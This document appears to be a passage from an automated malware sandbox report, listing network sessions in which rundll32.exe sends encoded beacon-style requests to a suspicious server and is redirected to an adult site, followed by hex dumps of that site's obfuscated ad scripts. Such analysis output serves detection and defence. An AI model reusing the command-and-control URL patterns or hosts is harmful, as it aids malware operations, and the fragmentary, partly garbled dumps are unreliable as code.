self.focus();t.afterPopUnder(t.getGoto());t.his.tabUnder=function(){o.Storage.setHistoryBackUrl(),window.open(t.behaviorSettings.links.clickedLink),t.afterPopUnder(t.behaviorSettings.links.ad

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
12	192.168.2.7	49814	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:20 UTC	2769	OUT	GET /glik/kWKmCfn0ipumh/_2Bk093b/nWUWvryclh_2BQz9oA_2Fv3H/7kEybfSEUd/12VLAPhIp5ijNP_2/BmeqIw79PL92/ezQmVMCB5Pj/yv4UO71hNM02t/xfb1gNDWs32FhLR38cw09/f4bmT0YHFnZiGiQV/TWxxBo7C85JCK_2/BodNulwNi7Ld4_2Fif/dqFx316O5/snBTml_2Ba6QXPnxatSZ/yqwXJlhCBHjcioPfhz/NjB.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 592182812.com Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2022-01-06 10:57:20 UTC	2769	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:20 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=6o2q42aj5ojle2rc29t3f6m6m1; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
13	192.168.2.7	49815	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:20 UTC	2769	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=h4o5ozshwixbdtfmj2gfpkdw7qbuzgno; ua=2b352e7e229a0b6bfbear857925a0f1da; platform=pc; ss=676675764952608254; RNLBSERVERID=ded6834
2022-01-06 10:57:21 UTC	2770	IN	HTTP/1.1 200 OK server: openresty date: Thu, 06 Jan 2022 10:57:21 GMT content-type: text/html; charset=UTF-8 transfer-encoding: chunked detected_device: pc x-mg-s: 1 tbws1: recently-viewed-titles tbws2: recently-viewed-titles tbws3: recm-dd-titles tbws4: hottest-titles tbws5: menu-recm-dd-titles tbws6: menu-trending-titles x-frame-options: SAMEORIGIN vary: User-Agent rating: RTA-5042-1996-1400-1577-RTA cache-control: no-store,no-cache,private,max-age=0,no-transform,must-revalidate x-m-rsrv: ded6834 x-request-id: 61D6CB10-42FE72EE01BB52B9-3CEA866 connection: close

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:21 UTC	2791	IN	Data Raw: 25 32 32 25 33 41 31 31 35 33 31 25 37 44 25 32 43 25 37 42 25 32 32 7a 6f 6e 65 25 32 32 25 33 41 31 31 35 37 31 25 37 44 25 35 44 25 37 44 25 35 44 26 64 6d 3d 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 5f 78 61 27 3e 3c 2f 73 63 72 69 70 74 3e 0a 09 09 09 09 3c 73 63 72 69 70 74 20 74 79 70 65 3d 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 20 61 73 79 6e 63 3e 0a 09 09 09 76 61 72 20 74 6a 50 72 65 6c 6f 61 64 41 64 73 20 3d 20 4a 53 4f 4e 2e 70 61 72 73 65 28 27 7b 22 31 31 35 33 31 22 3a 7b 22 75 72 6c 22 3a 22 5c 2f 5c 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 5c 2f 5f 78 61 5c 2f 61 64 73 5f 62 61 74 63 68 3f 61 64 73 3d 74 72 75 65 26 63 6c 69 65 6e 74 54 79 70 65 3d 6d 6f 62 69 6c 65 26 63 68 61 6e 6e 65 6c 5b 63 6f 6e 74 65 78 Data Ascii: %22%3A11531%7D%2C%7B%22zone%22%3A11571%7D%5D%7D%5D&m=www.redtube.com/_xa"></script><script type="text/javascript" async>var tjPreloadAds = JSON.parse({"11531":{"url":"V\\www.redtube.com/V_xa\\vads_batch?ads=true&clientType=mobile&channel[contex
2022-01-06 10:57:21 UTC	2792	IN	Data Raw: 09 09 09 09 7d 0a 09 09 09 09 7d 0a 0a 09 09 09 09 72 65 71 75 65 73 74 2e 6f 6e 70 72 6f 67 72 65 73 73 20 3d 20 66 75 6e 63 74 69 6f 6e 28 29 20 7b 7d 3b 20 2f 2f 20 49 45 39 20 66 69 78 0a 09 09 09 09 72 65 71 75 65 73 74 2e 6f 70 65 6e 28 27 47 45 54 27 2c 20 61 64 2e 75 72 6c 29 3b 0a 09 09 09 09 72 65 71 75 65 73 74 2e 74 69 6d 65 6f 75 74 20 3d 20 31 30 30 30 3b 20 2f 2f 20 49 45 39 20 66 69 78 0a 09 09 09 09 72 65 71 75 65 73 74 2e 73 65 6e 64 28 29 3b 0a 09 09 09 09 7d 0a 09 09 09 7d 3b 0a 0a 09 09 54 4a 5f 41 44 53 5f 54 41 4b 45 4f 56 45 52 2e 70 72 65 6c 6f 61 64 41 64 73 28 29 3b 0a 09 09 3c 2f 73 63 72 69 70 74 3e 0a 09 09 0a 09 09 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 27 61 64 73 62 79 74 72 61 66 66 69 63 6a 75 6e 6b Data Ascii: }}request.onprogress = function() {}; // IE9 fixrequest.open("GET", ad.url);request.timeout = 10000; // IE9 fixrequest.send();});TJ_AD5_TAKEOVER.preloadAds();</script><meta name="adsbytrafficjunky
2022-01-06 10:57:21 UTC	2794	IN	Data Raw: 79 70 65 6f 66 20 50 72 6f 6d 69 73 65 20 21 3d 3d 20 27 75 6e 64 65 66 69 6e 65 64 27 20 26 26 20 50 72 6f 6d 69 73 65 2e 74 6f 53 74 72 69 6e 67 28 29 2e 69 6e 64 65 78 4f 66 28 27 5b 6e 61 74 69 76 65 20 63 6f 64 65 5d 27 29 20 21 3d 3d 20 2d 31 20 26 26 20 73 75 70 70 6f 72 74 73 45 53 36 29 20 7b 0a 09 09 09 09 76 65 72 73 69 6f 6e 20 3d 20 27 65 73 36 27 3b 0a 09 09 09 09 7d 0a 0a 09 09 09 09 61 64 64 54 6a 53 63 72 69 70 74 28 27 68 74 74 70 73 3a 2f 2f 73 74 61 74 69 63 2e 74 72 61 66 66 69 63 6a 75 6e 6b 79 2e 63 6f 6d 2f 69 6e 76 6f 63 61 74 69 6f 6e 2f 65 6d 62 65 64 64 65 64 61 64 73 2f 27 20 2b 20 65 6e 76 20 2b 20 27 2f 65 6d 62 65 64 64 65 64 61 64 73 2e 27 20 2b 2 0 76 65 72 73 69 6f 6e 20 2b 20 27 2e 6d 69 6e 2e 6a 73 27 29 3b Data Ascii: ypeof Promise !== 'undefined' && Promise.toString().indexOf("[native code]") !== -1 && supportsES6) {version = 'es6';}addTJScript('https://static.trafficjunky.com/invoication/embeddedads/' + env + '/embeddedads.' + version + '.min.js');
2022-01-06 10:57:21 UTC	2795	IN	Data Raw: 61 74 69 63 2d 73 68 61 72 65 64 2e 70 68 6e 63 64 6e 2e 63 6f 6d 2f 6a 71 75 65 72 79 2d 31 2e 31 30 2e 32 2e 6a 73 27 3b 0a 0a 09 09 28 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 09 09 09 76 61 72 20 70 6f 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0a 09 09 09 6f 2e 74 79 70 65 20 3d 20 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3b 0a 09 09 70 6f 2e 61 73 79 6e 63 20 3d 20 74 72 75 65 3b 0a 09 09 09 70 6f 2e 73 72 63 20 3d 20 70 61 67 65 5f 70 61 72 61 6d 73 2e 6a 71 75 65 72 79 56 65 72 73 69 6f 6e 3b 0a 09 09 09 76 61 72 20 73 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 6 1 6d 65 28 27 73 63 72 69 70 74 27 29 5b 30 5d 3b 20 73 2e 70 61 Data Ascii: atic-shared.phncdn.com/jquery-1.10.2.js;(function() {var po = document.createElement("script");po.type = "text/javascript";po.async = true;po.src = page_params.jqueryVersion;var s = document.getElementsByTagName("script")[0];s.pa
2022-01-06 10:57:21 UTC	2796	IN	Data Raw: 79 28 6e 29 7b 6e 3d 6e 7c 7c 63 3b 66 6f 72 28 76 61 72 20 74 20 69 6e 20 6e 29 69 66 28 6e 2e 68 61 73 4f 77 6e 50 72 6f 70 65 72 74 79 28 74 29 26 26 6e 5b 74 5d 2e 73 74 61 74 65 21 3d 3d 6c 29 72 65 74 75 72 6e 21 31 3b 72 65 74 75 72 6e 21 30 7d 66 75 6e 63 74 69 6f 6e 20 73 74 28 6e 29 7b 6e 2e 73 74 61 74 65 3d 66 74 3b 75 28 6e 2e 6f 6e 70 72 65 6c 6f 61 64 2c 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 6e 2e 63 61 6c 6c 28 0d 0a Data Ascii: y(n){n=n c;for(var t in n)if(n.hasOwnProperty(t)&&n[t].state!==(function st(n){n.state=f t;u(n.onpreload,function(n){n.call(
2022-01-06 10:57:21 UTC	2796	IN	Data Raw: 31 30 46 38 0d 0a 29 7d 29 7d 66 75 6e 63 74 69 6f 6e 20 68 74 28 6e 29 7b 6e 2e 73 74 61 74 65 3d 3d 3d 74 26 26 28 6e 2e 73 74 61 74 65 3d 6e 74 2c 6e 2e 6f 6e 70 72 65 6c 6f 61 64 3d 5b 5d 2c 72 74 28 7b 75 72 6c 3a 6e 2e 75 72 6c 2c 74 79 70 65 3a 22 63 61 63 68 65 22 7d 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 73 74 28 6e 29 7d 29 29 7d 66 75 6e 63 74 69 6f 6e 20 63 74 28 29 7b 76 61 72 20 6e 3d 61 72 67 75 6d 65 6e 74 73 2c 74 3d 6e 5b 6e 2e 6c 65 6e 67 74 68 2d 31 5d 2c 72 3d 5b 5d 2e 73 6c 69 63 65 2e 63 61 6c 6c 28 6e 2c 31 29 2c 66 3d 72 5b 30 5d 3b 72 65 74 75 72 6e 2 8 73 28 74 29 7c 7c 28 74 3d 6e 75 6c 6c 29 2c 61 28 6e 5b 30 5d 29 29 3f 28 6e 5b 30 5d 2e 70 75 73 68 28 74 29 2c 69 2e 6c 6f 61 64 2e 61 70 70 6c 79 28 6e 75 6c 6c 2c 6e 5b 30 5d 29 Data Ascii: 10F8)}}function ht(n){n.state==t&&(n.state=nt,n.onpreload=[],rt({url:n.url,type:"cache"},function(){st(n)}}function ct(){var n=arguments,t=n[n.length-1],r=[];slice.call(n,1),f=r[0];return(s(t))?(t=null),a(n[0]))?(n[0].push(t),i.load.a pply(null,n[0])
2022-01-06 10:57:21 UTC	2798	IN	Data Raw: 29 3b 72 65 74 75 72 6e 7d 74 2e 63 73 73 52 65 74 72 69 65 73 2b 2b 3b 74 2e 63 73 73 54 69 6d 65 6f 75 74 3d 6e 2e 73 65 74 54 69 6d 65 6f 75 74 28 73 2c 32 35 30 29 7d 7d 76 61 72 20 75 2c 68 2c 66 3b 69 3d 69 7c 7c 77 3b 68 3d 61 74 28 74 2e 75 72 6c 29 3b 68 3d 3d 3d 22 63 73 73 22 3f 28 75 3d 72 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 6c 69 6e 6b 22 29 2c 75 2e 74 79 70 65 3d 22 74 65 78 74 2f 22 2b 28 74 2e 74 79 70 65 7c 7c 22 63 73 73 22 2 9 2c 75 2e 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 2c 75 2e 68 72 65 66 3d 74 2e 75 72 6c 2c 74 2e 63 73 73 52 65 74 72 69 65 73 3d 30 2c 74 2e 63 73 73 54 69 6d 65 6f 75 74 3d 6e 2e 73 65 74 54 69 6d 65 6f 75 74 28 73 2c 35 30 30 29 29 3a 28 75 3d 72 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 Data Ascii:);return t.cssRetries++;t.cssTimeout=s.setTimeout(s,250)}}var u,h,f,i= w;h=at(t.url);h====css"?(u=r.createElement("link"),u.type="text/"+(t.type "css"),u.rel="stylesheet",u.href=t.url,t.cssRetries=0,t.cssTimeout=s.setTimeout(s,500));(u=r.createElement(
2022-01-06 10:57:21 UTC	2799	IN	Data Raw: 28 29 7b 69 2e 72 65 61 64 79 2e 61 70 70 6c 79 28 6e 75 6c 6c 2c 61 72 67 75 6d 65 6e 74 73 29 7d 2c 6e 74 3d 31 2c 66 74 3d 32 2c 74 74 3d 33 2c 6c 3d 34 2c 70 3b 69 66 28 72 2e 72 65 61 64 79 53 74 61 74 65 3d 3d 3d 22 63 6f 6d 70 6c 65 74 65 22 29 65 28 29 3b 65 6c 73 65 20 69 66 28 72 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 29 72 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 4d 4f 4d 43 6f 6e 74 65 6e 74 4c 6f 61 64 65 64 22 2c 6b 2c 21 31 29 2c 6e 2e 61 64 64 45 76 65 6e 74 4c 69 73 74 65 6e 65 72 28 22 6c 6f 61 64 22 2c 65 2c 21 31 29 3b 65 6c 73 65 7b 72 2e 61 74 74 61 63 68 45 76 65 6e 74 28 22 6f 6e 72 65 61 64 79 73 74 61 74 65 63 68 61 6e 67 65 22 2c 6b 29 3 b 6e 2e 61 74 74 61 63 68 45 76 65 6e 74 28 22 6f 6e 6c 6f 61 64 Data Ascii: ({f.ready.apply(null,arguments)),nt=1,ft=2,tt=3,l=4,p;if(r.readyState==="complete")e();else if(r.addEventListener)r.addEventListener("DOMContentLoaded",k,!1),n.addEventListener("load",e,!1);else{r.attachEvent("onready statechange",k);n.attachEvent("onload
2022-01-06 10:57:21 UTC	2801	IN	Data Raw: 20 20 20 20 20 20 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 65 69 2e 72 64 74 63 64 6e 2e 63 6f 6d 2f 7f 77 77 2d 73 74 61 74 69 63 2f 63 64 6e 5f 66 69 6c 65 73 2f 72 65 64 74 75 62 65 2f 69 6d 61 67 65 73 2f 63 6f 6d 6d 6f 6e 2f 6c 6f 67 6f 2f 72 65 64 74 75 62 65 5f 6c 6f 0d 0a Data Ascii: src="https://ei.rdtcdn.com/www-static/cdn_files/redtube/images/common/logo/redtube_lo

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:21 UTC	3159	IN	Data Raw: 27 5c 78 36 38 5c 78 37 34 5c 78 37 34 5c 78 37 30 5c 78 33 61 5c 78 32 66 5c 78 32 66 5c 78 37 61 5c 78 32 65 5c 78 36 31 5c 78 37 38 5c 78 37 30 5c 78 33 39 5c 78 32 65 5c 78 36 66 5c 78 37 32 5c 78 36 37 5c 78 32 65 5c 78 32 66 5c 78 35 66 5c 78 37 38 5c 78 32 66 27 2c 27 5c 78 37 30 5c 78 36 66 5c 78 37 32 5c 78 36 65 5c 78 36 38 5c 78 37 35 5c 78 36 32 27 3a 7b 27 5c 78 36 36 5c 78 36 66 5c 78 36 66 5c 78 37 34 5c 78 36 35 5c 78 37 32 27 3a 27 5c 78 3 2 65 5c 78 37 30 5c 78 37 32 5c 78 36 35 5c 78 32 64 5c 78 36 36 5c 78 36 66 5c 78 36 66 5c 78 37 34 5c 78 36 35 5c 78 37 32 27 2c 27 5c 78 36 38 5c 78 36 34 5c 78 35 32 27 3a 27 5c 78 32 33 5c 78 36 38 5c 78 36 34 5c 78 32 64 5c 78 37 32 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 5c 78 34 33 5c 78 Data Ascii: '\x68\x74\x74\x70\x3a\x2f\x2f\x7a\x2e\x61\x78\x70\x39\x2e\x6f\x72\x67\x2e\x2f\x5f\x78\x2f','\x70\x6f\x72\x6e\x68\x75\x62':{'\x66\x6f\x6f\x74\x65\x72':'\x2e\x70\x72\x65\x2d\x66\x6f\x6f\x74\x65\x72','\x68\x64\x52':'\x23\x68\x64\x2d\x72\x69\x67\x68\x74\x43\x
2022-01-06 10:57:21 UTC	3161	IN	Data Raw: 37 34 5c 78 35 66 5c 78 37 33 5c 78 36 35 5c 78 36 33 5c 78 37 34 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 2c 27 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 36 63 27 3a 27 5c 78 32 33 5c 78 37 36 5c 78 36 39 5c 78 36 34 5c 78 36 35 5c 78 36 66 5c 78 35 66 5c 78 37 32 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 5c 78 35 66 5c 78 36 33 5c 78 36 66 5c 7 8 36 63 27 7d 2c 27 5c 78 37 34 5c 78 37 35 5c 78 36 32 5c 78 36 35 5c 78 33 38 27 3a 7b 27 5c 78 36 36 5c 78 36 66 5c 78 37 34 5c 78 36 35 5c 78 37 32 5c 78 34 32 5c 78 36 31 5c 78 36 65 5c 78 36 65 Data Ascii: 74\x5f\x73\x65\x63\x74\x69\x6f\x6e','\x76\x69\x64\x65\x6f\x52\x69\x67\x68\x74\x43\x6f\x6c':'\x23\x76\x69\x64\x65\x6f\x5f\x72\x69\x67\x68\x74\x5f\x63\x6f\x6c'],'\x74\x75\x62\x65\x38':{'\x66\x6f\x6f\x74\x65\x72':'\x2e\x66\x6f\x6f\x x74\x65\x72\x42\x61\x6e\x6e
2022-01-06 10:57:21 UTC	3162	IN	Data Raw: 69 73 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 34 34 5c 78 36 39 5c 78 36 64 5c 78 36 35 5c 78 36 65 5c 78 37 33 5c 78 36 39 5c 78 36 66 5c 78 36 65 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 72 65 74 75 72 6e 7b 27 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 27 3a 5f 30 78 33 66 39 38 35 31 5b 27 5c 78 34 37 5c 78 36 35 5c 78 36 65 5c 78 36 35 5c 78 37 32 5c 78 36 31 5c 78 36 63 27 5d 5b 27 5c 78 36 37 5c 78 36 35 5c 78 3 7 34 5c 78 35 33 5c 78 36 39 5c 78 37 61 5c 78 36 35 27 5d 28 5f 30 78 37 66 38 66 61 62 5b 27 5c 78 37 61 5c 78 36 66 5c 78 36 65 5c 78 36 35 27 5d 5b 27 5c 78 37 34 5c 78 36 61 5c 78 35 66 5c 78 36 31 5c 78 36 34 5c 78 35 66 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 27 5d Data Ascii: is['\x67\x65\x74\x44\x69\x6d\x65\x6e\x73\x69\x6f\x6e']=function(){return['\x68\x65\x69\x67\x68\x74':_0x3f9851['\x47\x65\x6e\x65\x72\x61\x6c']['\x67\x65\x74\x53\x69\x7a\x65'][_0x7f8fab['\x7a\x6f\x6e\x65']['\x74\x6a\x5f\x61\x64\x5 f\x68\x65\x69\x67\x68\x74']
2022-01-06 10:57:21 UTC	3163	IN	Data Raw: 5c 78 36 63 5c 78 36 35 5c 78 36 64 5c 78 36 35 5c 78 36 65 5c 78 37 34 27 5d 28 30 78 61 29 3b 5f 30 78 33 63 64 34 61 62 5b 27 5c 78 36 33 5c 78 36 63 5c 78 36 31 5c 78 0d 0a Data Ascii: \x6c\x65\x6d\x65\x6e\x74)(0xa);_0x33d4ab['\x63\x6c\x61\x
2022-01-06 10:57:21 UTC	3163	IN	Data Raw: 37 46 42 38 0d 0a 37 33 5c 78 37 33 5c 78 34 65 5c 78 36 31 5c 78 36 64 5c 78 36 35 27 5d 3d 5f 30 78 32 64 36 63 36 38 3b 76 61 72 20 5f 30 78 31 30 30 65 65 38 3d 27 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 32 65 27 2b 5f 30 78 32 64 36 63 36 38 2b 27 5c 78 32 30 5c 78 37 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 5c 78 33 61 5c 78 32 30 27 2b 5f 30 78 34 65 63 37 37 37 5b 27 5c 78 37 37 5c 78 36 39 5c 78 36 34 5c 78 37 34 5c 78 36 38 27 5d 2b 27 5c 78 33 62 5c 78 30 61 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 30 39 5c 78 36 38 5c 78 36 35 5c 78 36 39 5c 78 36 37 5c 78 36 38 5c 78 37 34 5c 78 33 6 1 5c 78 32 30 27 2b 5f 30 78 34 65 63 37 37 37 5b 27 5c 78 36 38 Data Ascii: 7FB873\x73\x4e\x61\x6d\x65']=_0x2d6c68;var _0x100ee8='\x0a\x09\x09\x09\x2e'+_0x2d6c68+'\x20\x7b\x0 a\x09\x09\x09\x09\x77\x69\x64\x74\x68\x3a\x20'+_0x4ec777['\x77\x69\x64\x74\x68']+'\x3b\x0a\x09\x09\x09\x09\x68 \x65\x69\x67\x68\x74\x3a\x20'+_0x4ec777['\x68
2022-01-06 10:57:21 UTC	3179	IN	Data Raw: 61 38 5b 27 5c 78 36 63 5c 78 36 66 5c 78 36 31 5c 78 36 34 5c 78 36 35 5c 78 36 34 27 5d 3d 21 21 5b 5d 2c 6e 65 77 20 5f 30 78 32 34 62 31 64 33 28 29 3b 7d 63 61 74 63 68 28 5f 30 78 35 30 32 34 66 62 29 7b 5f 30 78 33 31 65 64 61 38 5b 27 5c 78 36 63 5c 78 36 66 5c 78 36 37 27 5d 28 5f 30 78 35 30 32 34 66 62 29 3b 7d 7d 2c 5f 30 78 33 31 65 64 61 38 5b 27 5c 78 36 39 5c 78 37 33 5c 78 35 30 5c 78 36 31 5c 78 36 37 5c 78 36 35 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 33 38 30 35 37 39 29 7b 72 65 74 75 72 6e 20 42 6f 6f 6c 65 61 6e 28 64 6f 63 75 6d 65 6e 74 5b 27 5c 78 37 31 5c 78 37 35 5c 78 36 35 5c 78 37 32 5c 78 37 39 5c 78 35 33 5c 78 36 35 5c 78 36 63 5c 78 36 35 5c 78 36 33 5c 78 37 34 5c 78 36 66 5c 78 37 32 5c 78 34 31 5c 78 36 63 5c 78 Data Ascii: a8['\x6c\x6f\x61\x64\x65\x64']=![];new _0x24b1d3().;catch(_0x5024fb){_0x31eda8['\x6c\x6f\x67'](_0x5024fb);} }_0x31eda8['\x69\x73\x50\x61\x67\x65']=function(_0x380579){return Boolean(document['\x71\x75\x65\x72\x79\x53\ x65\x6c\x65\x63\x74\x6f\x72\x41\x6c\x
2022-01-06 10:57:21 UTC	3195	IN	Data Raw: 37 46 42 38 0d 0a 35 5c 78 36 35 27 3a 21 21 5b 5d 7d 29 2c 5f 30 78 35 62 34 62 37 63 5b 27 5c 78 35 37 5c 78 36 35 5c 78 36 32 5c 78 37 33 5c 78 36 39 5c 78 37 34 5c 78 36 35 27 5d 3d 76 6f 69 64 20 30 78 30 3b 76 61 72 20 5f 30 78 32 62 66 62 34 36 3d 5f 30 78 31 66 65 61 39 36 28 30 78 33 38 35 29 2c 5f 30 78 35 38 30 66 33 31 3d 5f 30 78 31 66 65 61 39 36 28 30 78 33 32 38 29 2c 5f 30 78 35 31 32 30 64 37 3d 66 75 6e 63 74 69 6f 6e 28 29 7b 66 75 6e 63 74 69 6f 6e 20 5f 30 78 31 31 32 33 37 32 28 29 7b 74 68 69 73 5b 27 5c 78 36 37 5c 78 36 35 5c 78 37 34 5c 78 34 31 5c 78 36 34 27 5d 3d 66 75 6e 63 74 69 6f 6e 28 5f 30 78 34 35 64 65 34 66 2c 5f 30 78 33 37 62 36 65 63 29 7b 69 66 28 21 5f 30 78 34 35 64 65 34 66 5b 5f 30 78 33 37 62 36 65 63 5d 5b Data Ascii: 7FB85\x65':![])),_0x5b4b7c['\x57\x65\x62\x73\x69\x74\x65']=void 0x0;var _0x2bf46=_0x1fea96(0x385)_0x580f31=_0x1fea96(0x328)_0x5120d7=function(){(function _0x112372){[this['\x67\x65\x74\x41\x64']=function(_ 0x45de4f,_0x37b6ec){if(!_0x45de4f[_0x37b6ec][
2022-01-06 10:57:21 UTC	3211	IN	Data Raw: 3a 74 2e 64 6f 77 6e 6c 69 6e 6b 3c 2e 37 3f 72 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 2e 4d 65 64 69 75 6d 3a 72 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 2e 48 69 67 68 3a 72 2e 56 69 64 65 6f 51 75 61 6c 69 74 79 2e 4d 65 64 69 75 6d 7d 2c 65 2e 73 61 6e 69 74 69 7a 65 3d 66 75 6e 63 74 69 6f 6e 28 65 29 7b 76 61 72 20 74 3d 7b 22 3c 22 3a 22 26 6c 74 3b 22 2c 22 3e 22 3a 22 26 67 74 3b 22 7d 3b 72 65 74 75 72 6e 20 65 2e 72 65 70 6c 61 63 65 28 2f 5b 3c 3 e 5d 2f 67 69 2c 28 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 74 5b 65 5d 7d 29 29 7d 2c 65 7d 28 29 3b 74 2e 48 65 6c 70 65 72 73 3d 73 7d 2c 32 38 38 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 4f 62 6a 65 63 74 2e 64 65 66 69 6e 65 50 72 6f Data Ascii: .t.download<?r.VideoQuality.Medium:r.VideoQuality.High:r.VideoQuality.Medium,e.sanitize=function(e){(var t= {<:"<",">:">";return e.replace(/<>/gi,(function(e){return t[e]})));e}).t.Helpers=s},288:function(e,t,n){"use strict" ;Object.defineProperty
2022-01-06 10:57:21 UTC	3227	IN	Data Raw: 31 31 46 42 0d 0a 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e Data Ascii: 11FBo.configuration.

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:21 UTC	3227	IN	Data Raw: 61 64 4c 69 6e 6b 3d 69 2e 41 64 73 2e 63 72 65 61 74 65 55 52 4c 28 7b 63 68 61 6e 6e 65 6c 50 61 72 61 6d 73 3a 75 2c 73 70 65 63 69 66 69 63 50 61 72 61 6d 73 3a 63 2c 73 70 6f 74 49 64 3a 6e 7d 2c 21 30 29 2c 72 2e 48 65 6c 70 65 72 73 2e 69 73 41 64 42 6c 6f 63 6b 28 29 26 26 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 26 26 28 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 3d 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 6c 69 6e 6b 50 72 6f 78 79 55 72 6c 2b 62 74 6f 61 28 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 29 29 7d 65 6c 73 65 20 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 54 4a 20 5f 72 77 63 6b 6d 39 6c 76 76 73 66 20 69 6e 69 74 20 66 61 69 6c 65 64 3a 20 74 68 65 20 70 61 72 Data Ascii: adLink=i.Ads.createURL({channelParams:u,specificParams:c,spotId:n},!0),r.Helpers.isAdBlock()&o.co nfiguration.adLink&&(o.configuration.adLink=o.configuration.linkProxyUrl+btoa(o.configuration.adLink)))else console.log("TJ _rwckm9lvvsf init failed: the par

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
14	192.168.2.7	49817	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:37 UTC	3232	OUT	GET /glik/rOsXwah2zUBT2Dyj_2F1f/G5kv5HgcyqcAQ6k4/ElsIpDqE3sgQnMD/Wh3O94Ir49SxuvLwXg/YcXIgN w_2/B_2BwUsYxWOHAMXTqvs/QnBXaxBv6_2FJMjN0xX/J6_2BMfq2q_2BaJGbOnBqe/zHCGgQyFZxJMw/!8mHPZLe /u6jiPOHW9YiCiDR8Cw_2BFh/i7H4e_2FIW/grWdrG_2B4XGiodMZ/y3XLSNBhUsh/hu1WwZYL/A.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 392184281.com Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=g249qr1mgd6la3cgshk0g56cv1; lang=en
2022-01-06 10:57:37 UTC	3232	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:37 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
15	192.168.2.7	49818	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
